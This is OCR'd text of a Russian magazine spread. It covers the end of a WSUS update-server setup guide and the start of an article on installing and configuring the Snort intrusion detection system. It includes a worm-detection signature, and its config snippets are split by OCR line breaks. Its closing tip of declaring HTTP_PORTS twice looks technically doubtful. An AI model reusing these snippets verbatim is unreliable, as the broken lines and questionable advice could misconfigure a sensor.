
Кроме того, открой исходящие соединения по 80 и 443 портам и определи источник обновлений. Это может быть один из сайтов Microsoft или ранее настроенных серверов WSUS.

В большинстве случаев во вкладке «Choose Upstream Server» выбираем «Microsoft Update». А в «Specify Proxy Server» — настройки прокси, если он есть. Для заполнения полей могут понадобиться его адрес, номер порта и данные аутентификации. Для дальнейших настроек необходимо сначала получить информацию о доступных типах обновлений, продуктах, для которых поддерживается обновление, и их языках. Процесс получения этой информации займет минут 15, поэтому нажимаем «Start Synchronization» и идем спокойно пить кофе. По окончании процесса станут доступны следующие пункты и можно двигаться дальше.

Первая остановка — «Choose Languages». Если не нужно обновлять системы с корейской, японской и прочими локализациями, выбираем «Download updates only in these languages» и флажком отмечаем нужные языки. К сожалению, здесь, как и во второй версии, невозможно выбрать обновления конкретных видов продуктов в зависимости от языка интерфейса. Например, если у тебя только один компьютер с английским языком, то придется разбираться не только с обновлениями к этой системе, но и с остальными продуктами (офисом, операционными системами и пр.).

Продукты для обновлений указываются в «Choose Product». Здесь просто отмечаем флажками, что необходимо обновлять, и переходим к «Choose Classifications», в котором доступны следующие классы обновлений: драйверы, критические обновления, накопительные пакеты обновлений, обновления определений, обновления системы безопасности, обновления, пакеты новых функций, пакеты обновлений и средства. К сожалению, никаких объяснений на счет назначения тех или иных функций не дано, и чтобы разобраться с некоторыми позициями, придется сначала загрузить некоторые примеры. Здесь опять же нельзя гибко выставить классы в зависимости от операционных систем или приложений.

В «Set Sync Schedule» указываются параметры синхронизации. Ее можно производить вручную, выбрав «Synchronize Manually», или автоматически по расписанию — «Synchronize Automatically». В последнем случае необходимо в «First Synchronization» указать время первой синхронизации и в «Synchronization per day» — число синхронизаций в день.



> Настройка службы автоматического обновления

И, наконец, последняя вкладка «Finish». Активация «Launch the Windows Server Update Services Administration Snap-in» после выхода из мастера запустит администраторскую консоль, а выбор «Begin initial synchronization» запустит первую синхронизацию. Но с «Administration Snap-in» пока спешить не будем.

Настройка параметров службы автоматического обновления

Для возможности работы через WSUS клиентские компьютеры потребуют совместимую версию Automatic Updates, поэтому при подключении каждой новой системы к серверу WSUS на него будет установлена совместимая версия. Теперь приступаем к настройке службы автоматического обновления клиентских компьютеров.

Оптимальный способ настройки, естественно, зависит от сетевого окружения. Если используется служба каталогов Active Directory, для настройки клиентов можно и нужно использовать объекты групповой политики (GPO). При отсутствии такой службы следует использовать объекты локальной групповой политики.


Но в любом случае требуется указать путь к серверу WSUS для клиентского компьютера и настроить службу автоматического обновления. Для этого необходимо выполнить следующие действия: загрузить административный шаблон, настроить автоматическое обновление, указать клиенту путь к серверу WSUS. Выбираем «Пуск → Выполнить», набираем «gpedit.msc». В появившемся редакторе политик открываем узел — «Конфигурация компьютера → Административные шаблоны → Компоненты Windows → Windows Update».

При отсутствии такого пункта необходимо добавить шаблон wuau.adm, для чего щелкни мышкой по заголовку «Административные шаблоны», в контекстном меню выбери команду «Добавление и удаление шаблонов», затем щелкни на «Добавить» и укажи в списке на wuau.

Все параметры описаны достаточно хорошо, поэтому остановлюсь только на требующих первоначальной настройки. Первый параметр, к которому следует обратиться, — «Настройка автоматического обновления». Он позволяет указать, разрешается ли автоматическое обновление для данного компьютера. После включения службы необходимо выбрать один из четырех возможных вариантов настройки групповой политики:

1. уведомлять перед загрузкой обновлений и уведомлять повторно перед их установкой — при наличии подходящих обновлений система информирует пользователя о необходимости их загрузки, а затем и об установке;
2. загружать обновления автоматически и уведомлять, когда они готовы к установке — подходящие обновления загружаются автоматически в фоновом режиме, а перед началом установки пользователю выводится сообщение;
3. загружать обновления и устанавливать их по заданному ниже расписанию — выбираются дни и время, когда будет производиться принудительная загрузка и установка обновлений, в случае необходимости перезагрузка будет выполнена автоматически (если это не отменено в «Не выполнять автоматический повторный запуск для автоматических установок обновлений»);
4. разрешать локальным администраторам выбирать режим настройки — в этом случае локальный администратор, используя «Панель управления → Центр обеспечения безопасности → Автоматическое обновление», сможет сам выбирать настройки автоматического обновления.

Следующий пункт «Указать размещение службы обновлений Microsoft в интрасети», позволяет изменить политику, указывающую



> Окно Configuration Wizard

> Пример отчета WSUS

на сервер в сети, на котором будет работать внутренняя служба обновлений. При задании этой политики требуется вбить два параметра: сервер, на котором клиентская программа будет искать обновления, и сервер, куда будет отправляться статистика. Можно назначить для обеих задач один и тот же сервер, указав его адрес в виде http://WSUS_server/.

Основные настройки выполнены. Локальные политики вступают в силу немедленно, и примерно через 20 минут компьютер появится в списке Unassigned Computer. Политики на основе Active Directory обновляются приблизительно каждые 90 минут. Ускорить этот процесс можно, введя в консоли на клиентском компьютере команду gpupdate /force и запустив поиск сервера WSUS вручную: wuauclt.exe /detectnow.

Создание групп компьютеров для обновления

Если консоль управления WSUS еще не открыта, выбираем «Windows Server Update Services» в «Программы → Администрирование». Важной частью настройки работы WSUS является создание групп компьютеров. Группы компьютеров позволяют определить устанавливаемые обновления для однородных систем. Хорошим тоном является предварительное тестирование устанавливаемых обновлений на небольшой группе типичных (но не критичных) систем, а в случае нормального их функционирования в течение определенного промежутка времени, распространения и на остальные компьютеры. По умолчанию в списке присутствует две группы — All Computers и Unassigned. Можно добавить любое количество групп, каких-либо ограничений не существует.

Возможны два способа добавления компьютеров в группы WSUS. Первый — установка имени группы в пункте «Разрешить клиенту присоединиться к целевой группе политик безопасности». По умолчанию используется второй более гибкий и удобный вариант. Изменить поведение сервера можно, перейдя в «Options → Computers». Положение переключателя «Use the Updates Service console» свидетельствует об использовании именно этого варианта. Если переключить его в «Use Group Policy or registry setting on computers», принадлежность к группам задается в реестре или в групповых политиках.

Теперь переходим непосредственно к созданию групп. Это так же просто. Щелкнув мышкой по «Computers and Groups», выбираем в меню «Add Computer Group» и в появившемся диалоговом окне вводим название группы. Тем временем в Unassigned начинают появляться компьютеры. Для перемещения компьютера в группу выделяем компьютер или группу компьютеров, затем в контекстном меню выбираем «Change Membership» и в появившемся списке — нужную группу. Все.

Обновление систем

Теперь осталось только обновить выбранные системы. Но сначала необходимо эти обновления загрузить, если это еще не сделано. Выбираем «Action → Synchronize Now». Теперь в Updates можно просмотреть доступные обновления.

По умолчанию здесь несколько пунктов: All Updates, Critical Updates, Security Updates и WSUS Updates. Для быстрого поиска обновлений выбираем «Action → Search», после чего вводим необходимые критерии поиска. Чтобы не повторять эту процедуру каждый раз, выбираем «New Update View» и формируем постоянный запрос к базе, который после нажатия на «OK» будет виден в папке Update. Также обрати внимание на фильтры Approval и Status — используя их, можно быстро отобрать обновления еще по нескольким критериям. Нас сейчас интересуют All Updates, Approval — Unapproved и Status — Any. Если щелкнуть по заголовку обновления, можно получить подробную информацию о его назначении: критичность, продукты, возможность удаления обновления и необходимость принятия лицензионного соглашения, ссылку на страницу сайта Microsoft, содержащую более подробную информацию.


В появившемся списке выбираем необходимые обновления поодиночке или удерживая клавишу «Ctrl». Затем в контекстном меню выбираем «Approve», появляется диалоговое окно Approve Updates, в котором представлены группы компьютеров, для разрешения их установки необходимо выбрать «Approve to Install». Если же обновления, наоборот, нужно удалить, то поступаем аналогичным образом, только в меню выбираем уже «Approved for Removal».

Чтобы получить отчет о произведенных обновлениях, приблизительно через сутки выбираем «Reports → Update Status Summary» и, указав критерии отбора, нажимаем «Run Report». Следует отметить, что отчеты являются одной из сильных сторон WSUS версии 3.0.

Возможно и автоматическое одобрение обновлений. Для этого следует, выбрав компьютер, нажать на «Options» и на появившейся странице — «Automatic Approvals». Затем в зависимости от того, что требуется сделать, выбираем «New Rule» или «Install AutoDeployment Rule» и нажимаем «Edit». В диалоговом окне определяем параметры и указываем имя правила, автоматическая установка или одобрение выбирается в Advanced.

Заключение

Первоначальную настройку WSUS можно считать законченной. После произведенных действий сервер WSUS будет периодически получать обновления с Microsoft Update, а клиентские компьютеры автоматически получать одобренные обновления. Но WSUS имеет еще много интересных функций и возможностей, таких, например, как формирование отчетов и отсылка e-mail-сообщений. Успехов.



СЕРГЕЙ «GRINDER» ЯРЕМЧУК
/ GRINDER@UA.FM /

IDS НА СТРАЖЕ ПЕРИМЕТРА

SNORT: МОЩНЫЙ ИНСТРУМЕНТ ОБНАРУЖЕНИЯ СЕТЕВЫХ АТАК

Защита компьютерных сетей, как обычных, так и беспроводных, - тема острая и злободневная. Сегодня информацию с описаниями взломов, а также готовых программ, реализующих их, найти легко, и любой может испытать на тебе весь доступный арсенал. Чтобы обезопасить себя от неожиданных сюрпризов, следует реализовать защиту в комплексе: межсетевой экран, фильтрация MAC-адресов и шифрование трафика. Особое место в этом списке занимают системы обнаружения атак, своевременно сигнализирующие о появлении хакера. К таким средствам относится сетевая СОА Snort — мощный инструмент с открытым исходным кодом.

Возможности Snort

Snort является сетевой системой обнаружения атак (IDS) с открытым исходным кодом, которая способна выполнить в реальном времени анализ IP-пакетов, передаваемых на контролируемых интерфейсах. Snort обнаруживает атаки, комбинируя два метода: сигнатурный и анализ протоколов.

Всю собранную информацию детектор Snort позволяет сохранить в файлах журналов, которые могут иметь различный формат: обычный текстовый ASCII или бинарный, совместимый с tcpdump. Кроме того, для удобства анализа информацию можно занести в базу данных: Postgresql, MySQL, unixODBC и некоторые другие.

Система, построенная на Snort, способна собирать и обрабатывать информацию с нескольких разнесенных датчиков. Все в дело в производительности компьютеров, используемых в качестве сенсоров. Для того чтобы улучшить производительность, разделяя быструю работу IDS по захвату пакетов и относительно медленную по занесению информации, необходимо использовать Barnyard, который доступен на странице закачки проекта Snort. В этом случае Snort создает специальный двоичный выходной «унифицированный» формат, с которым в дальнейшем и работает Barnyard.

Snort and Wireless

Snort непосредственно не умеет работать с беспроводными сетями 802.11, но подключенный к такому устройству сможет интерпретировать полученную информацию. Сегодняшний Snort, в принципе, не делает различия в том, с каким типом сети он имеет дело, никаких специфических опций при установке также задавать не надо. Как обычно, указываем интерфейс '-i', и Snort начинает анализ пакетов в режиме raw monitoring (RFMON), без привязки к специфической сети, собирая все пакеты, попадающиеся в радиоэфире. Чтобы контролировать только свою сеть, необходимо соответствующим образом настроить Wi-Fi устройство или систему фильтров. Сети IEEE 802.11 используют три вида пакетов: управления, контроля и данных. Чтобы отслеживать первые два типа, необходимо добавить в строку запуска параметр '-w'.

Для более эффективной защиты можно использовать орудие нападения — Kismet (www.kismetwireless.net), который умеет отлично сканировать эфир, а значит, его можно применять для поиска посторонних устройств. Анализируя данные с различных точек доступа и Wi-Fi карт в связке с Snort, можно дать отпор даже опытному хакеру.


Существует специальное ответвление Snort — Snort-Wireless (snort-wireless.org), как раз предназначенное для обнаружения атак, направленных на сети стандарта 802.11. Snort-Wireless обратно совместим с Snort 2.0, при этом содержит некоторые специфические правила обработки пакетов, настроенных на уязвимости и типичные атаки беспроводных сетей. Последние обновления датированы ноябрем 2005 года, на сайте доступен патч для Snort 2.4.3 (требующий при компиляции опции '--enable-wireless'), также имеется и уже патченая версия Snort. Функционально Snort-Wireless мало отличается от Snort, дополнительно в его состав включен набор правил wifi.rules, содержащий описание специфических уязвимостей и ряд препроцессоров. В настоящее время реализовано пять препроцессоров:

1. AntiStumbler (spp_antistumbler) — распознает рассылку большого количества нулевых SSID с одного MAC-адреса, что используют NetStumbler и MacStumbler для обнаружения точек доступа;
2. DeauthFlood (spp_deauth_flood) — подсчитывает количество кадров деаутентификации и при превышении порога поднимает тревогу;
3. AuthFlood (spp_auth_flood) — определяет количество попыток аутентификации, что может свидетельствовать о возможной DOS-атаке;
4. MacSpoof (spp_macspoof) — отслеживает попытки подмены MAC-адреса;
5. RogueAP (spp_rogue_ap) — его задача сообщать о присутствии других точек доступа.

В Snort таких препроцессоров нет, поэтому для защиты беспроводной сети имеет смысл использовать именно Snort-Wireless.

Установка Snort

На момент написания статьи актуальной была версия 2.6.1.2. В репозитарии Ubuntu, который использовался при написании статьи, — 2.3.3. Хотелось бы отметить, что подкаталог contrib,



> Веб-интерфейс к Snort — BASE


> www.snort.org

содержащий различные дополнения к Snort, начиная с версии 2.2.0, пустует. Скрипты для создания баз данных переместились в подкаталог schemas, а для создания rpm-пакетов — в одноименный подкаталог. Остальные же расширения можно найти на странице www.snort.org/dl/contrib. Итак, все основное сказано, можно начинать установку. Распаковываем архив:

```
# tar -xzvf snort-2.6.1.2.tar.gz
```

Конфигурируем. В самом простом случае скрипту не нужно передавать никаких параметров. Если же необходимо использовать базу данных, то, например, для MySQL добавляем опцию '--with-mysql'. С версии 2.3.0 RC1 в Snort включен код проекта Snort-inline, тем самым он получил возможность не только выявлять, но и останавливать начавшуюся атаку, перестраивая правила iptables. И теперь Snort является полноценной системой предотвращения атак. Для включения этого режима добавляем '--enable-inline'.

```
#./configure --with-mysql
# make
# make install
```

Настройка Snort

Не знаю, с чем это связано, но все каталоги, необходимые для работы Snort, до сих пор приходится создавать вручную. Сюда мы будем складывать конфигурационные файлы и правила:

```
# mkdir /etc/snort
```

А здесь будет вестись журнал работы:

```
# mkdir /var/log/snort
```

Теперь в каталог /etc/snort копируем все, что лежит в подкаталоге etc дистрибутива:

```
# cp -R ./etc/* /etc/snort/
```

Далее распаковываем файл правил и помещаем их в /etc/snort/rules. В принципе, место для правил можно выбрать любое, но так удобнее, да и считается традиционным:

```
# tar -xzvf snortrules-snapshot-
CURRENT.tar.gz
# mv rules /etc/snort
```

Играем по правилам


Для описания событий, которые могут считаться злонамеренными или аномальными, используется гибкий язык правил плюс модульная система анализа. Сегодня существует два типа правил. Первый тип — официальные сертифицированные и строго протестированные Sourcefire VRT Certified Rules, распространяющиеся по лицензии VRT Certified Rules License Agreement, ограничивающей их коммерческое использование. Эти правила доступны в двух вариантах: для зарегистрированных и не зарегистрированных пользователей. Регистрация абсолютно бесплатна. Все изменения в первую очередь распространяются среди подписчиков (subscription release с буквой «s» в названии пакета), затем становятся доступными для зарегистрированных пользователей (без буквы «s»). Те же, кто не зарегистрировался, довольствуются статистическими правилами, обновляемыми лишь к каждому релизу Snort и, естественно, отстающими от жизни (они имеют префикс «pr» в названии). Второй тип правил называется Community Rules. Эти правила создаются добровольцами, они еще не прошли проверку и распространяются под лицензией GPL. Для загрузки Certified Rules необходимо зайти на страницу Download Rules, выбрать нужное правило и изменить ссылку. Например, ссылка на VRT Certified Rules for Snort CURRENT выглядит так: www.snort.org/pub-bin/downloads.cgi/Download/vrt_os/snortrules-snapshot-CURRENT.tar.gz.

Но, нажав на нее, файл не получишь. Сначала ее необходимо привести к такому виду: www.snort.org/pub-bin/oinkmaster.cgi/код_полученный_при_регистрации/vrt_os/snortrules-snapshot-CURRENT.tar.gz. Учти, что при ошибке ввода повторная закачка будет возможна лишь через 15 минут, также нельзя пользоваться некоторыми менеджерами закачки.

Давай рассмотрим одно правило, для того чтобы было ясно, как они пишутся. Вдруг тебе понадобится писать их самому или захочется разобраться в том, что конкретно делает то или иное правило. Возьмем одно правило из файла community-smtp.rule:

```
alert tcp!$SMTP_SERVERS any -
> any 25 (msg:"COMMUNITY SMTP
Mytob MAIL FROM Attempt";
flow: established, to_server;
content:"MAIL FROM|3A|"; nocase;
pcre:"/MAIL\s+FROM
\s*\x3A\s*\x3C?
(spm| fcnz|www|secur| abuse)@/i";
reference: url,www.symantec.
com/avcenter/venc/data/w32.mytob@
mm.html; classtype: misc-attack;
sid:100000689; rev:1;)
```

Несмотря на довольно серьезный вид, правило довольно простое, и если разобрать его по частям, то все становится на свои места. Первая строка говорит о том, что все сообщения по протоколу TCP, направленные с любого порта на порт 25 (то есть почтовый трафик), с определенным адресом в поле отправителя принадлежат вирусу-червю W32. Mytob@mm. Ниже дан комментарий (reference), позволяющий найти более подробную информацию об уязвимости на сайте Symantec. Некоторые правила занимают несколько экранов монитора. Директива alert указывает на действия, которые должен производить Snort при обнаружении пакета, попадающего под это правило. По умолчанию



> Веб-интерфейс к Snort — SnortCon

> Мастер настройки пакетов Ubuntu поможет настроить Snort

имеется пять действий: alert, log, pass, activate и dynamic. Кроме того, в режиме inline доступны еще три: drop, reject и sdrop. Правило может быть односторонним (->) и двусторонним (<->), когда направление движения пакета роли не играет.

Файл конфигурации snort.conf

Последний шаг, который остается сделать, — это отредактировать конфигурационный файл /etc/snort/snort.conf. В дистрибутиве уже имеется готовый шаблон, поэтому с нуля его писать не придется. В файле используются переменные, в том числе встречающиеся в правилах. Это довольно удобно: при смене какого-либо параметра затем не придется его переписывать несколько раз. Кроме того, некоторые опции вынесены во внешние файлы, которые подключаются директивой include с именем файла. Все параметры снабжены комментариями, начинающимися традиционно со знака решетки. Для удобства восприятия файл разбит на шесть частей:

1. установка переменных сети;
2. указание динамически подгружаемых библиотек;
3. настройка препроцессоров;
4. настройка вывода информации;
5. установка дополнительных директив;
6. модификация правил.

Примечание: вторая и пятая секции не представляют для нас особого интереса.

Переменная HOME_NET определяет IP-адреса, которые Snort будет считать домашними. Возможно задание отдельного адреса или диапазона. Если требуется указать несколько адресов, то они перечисляются через запятую. Ключевое слово «any» означает любой адрес. Например:

```
var HOME_NET 192.168.1.0/24
var HOME_NET [10.1.1.0/24,192.168
.1.0/24]
```

Переменная EXTERNAL_NET указывает на внешние узлы. По умолчанию стоит any. Можно оставить как есть, а можно указать более логично, что все, не являющееся домом, будет внешним:

```
var EXTERNAL_NET !$HOME_NET
```

Ниже в файле идет список серверов (DNS, SMTP, web, sql, telnet и snmp), используемых в сети. Можно оставить как есть, то есть $HOME_NET, или указать конкретный IP-адрес. С другой стороны, если у нас нет web-сервера, то и незачем отслеживать специфические для него атаки. Поэтому лишнее можно смело отключить.

Далее задаются номера портов, используемых серверами. Это позволяет Snort не распылять ресурсы, а искать атаку более конкретно (прицельно). Принцип тот же: если нет Oracle, то соответствующую строку лучше закомментировать. Обрати внимание, что номер порта может быть задан как единичный (80) и как непрерывный (80:8080). Перечисление портов через запятую работать не будет (уже несколько лет обещают исправить этот момент). Поэтому если web-сервер использует два порта, то писать необходимо так:

```
var HTTP_PORTS 80
var HTTP_PORTS 8080
```

